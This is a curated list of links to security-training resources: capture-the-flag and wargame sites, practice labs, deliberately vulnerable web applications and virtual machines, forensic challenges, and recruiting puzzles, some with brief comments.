- Zenk-Security https://www.zenk-security.com/epreuves.php
- W3Challs https://w3challs.com/
- NewbieContest https://www.newbiecontest.org/
- The Cryptopals Crypto Challenges https://cryptopals.com/
- Penetration Testing Practice Labs http://www.amanhardikar.com/mindmaps/Practice.html
- alert(1) to win https://alf.nu/alert1
- Hacksplaining https://www.hacksplaining.com/exercises
- Hacker101 https://ctf.hacker101.com
- Academy Hackaflag https://academy.hackaflag.com.br/
- PentestIT LAB https://lab.pentestit.ru
- Hacker Security https://capturetheflag.com.br/
- PicoCTF https://picoctf.com
- Exploitation Education https://exploit.education/
- Root in Jail http://ctf.rootinjail.com

- CMD Challenge https://cmdchallenge.com
- Try Hack Me https://tryhackme.com/
- Hacking-Lab https://www.hacking-lab.com/index.html
- PWNABLE https://pwnable.kr/play.php
- Google CTF https://capturetheflag.withgoogle.com/
- ImmersiveLabs https://immersivelabs.com/
- Attack-Defense https://attackdefense.com/
- OverTheWire http://overthewire.org
- SANS Challenger https://www.holidayhackchallenge.com/
- SmashTheStack http://smashthestack.org/wargames.html
- https://microcorruption.com/login (Very good interactive interface, introduces low-level reverse engineering in an MSP430)
- https://learn.abctf.xyz (New platform for learning CTF, with challenges created by the users themselves)
- http://reversing.kr/
- http://hax.tor.hu/
- https://pwn0.com/
- https://io.netgarage.org/
- http://ringzer0team.com/
- http://www.hellboundhackers.org/
- http://counterhack.net/Counter_Hack/Challenges.html
- http://www.hackthissite.org/

Others

https://backdoor.sdslabs.co/

http://smashthestack.org/wargames.html

http://hackthecause.info/

http://bright-shadows.net/

http://www.mod-x.co.uk/main.php

http://scanme.nmap.org/

http://www.hackertest.net/

http://net-force.nl/

http://securityoverride.org/ It teaches good concepts, but some things are not realistic (like stored strings identical to the input)

http://www.wechall.net/sites.php (great list of challenges)

http://ctf.forgottensec.com/wiki/ (Good Wiki about CTFs)

http://repo.shell-storm.org/CTF/ (Great archive of CTFs)

Specific CTFs related to web applications

http://demo.testfire.net/

http://wocares.com/xsstester.php

http://crackme.cenzic.com/

http://test.acunetix.com/

http://zero.webappsecurity.com/

Forensic Specific Challenges

http://computer-forensics.sans.org/community/challenges

http://computer-forensics.sans.org/community/challenges

http://forensicscontest.com/

Recruiting

https://www.praetorian.com/challenges/pwnable/

http://rtncyberjobs.com/

http://0x41414141.com/

Paid Training

http://heorot.net/

Offline challenges for download

http://www.badstore.net/

http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project

http://www.owasp.org/index.php/Owasp_SiteGenerator

Damn Vulnerable Web App

Stanford SecureBench Micro

http://www.irongeek.com/i.php?page=security/mutillidae-deliberately-vulnerable-php-owasp-top-10

Vulnerable Virtual Machines

https://pentesterlab.com/exercises/

http://sourceforge.net/projects/metasploitable/files/Metasploitable2/

Damn Vulnerable Linux (Mirror)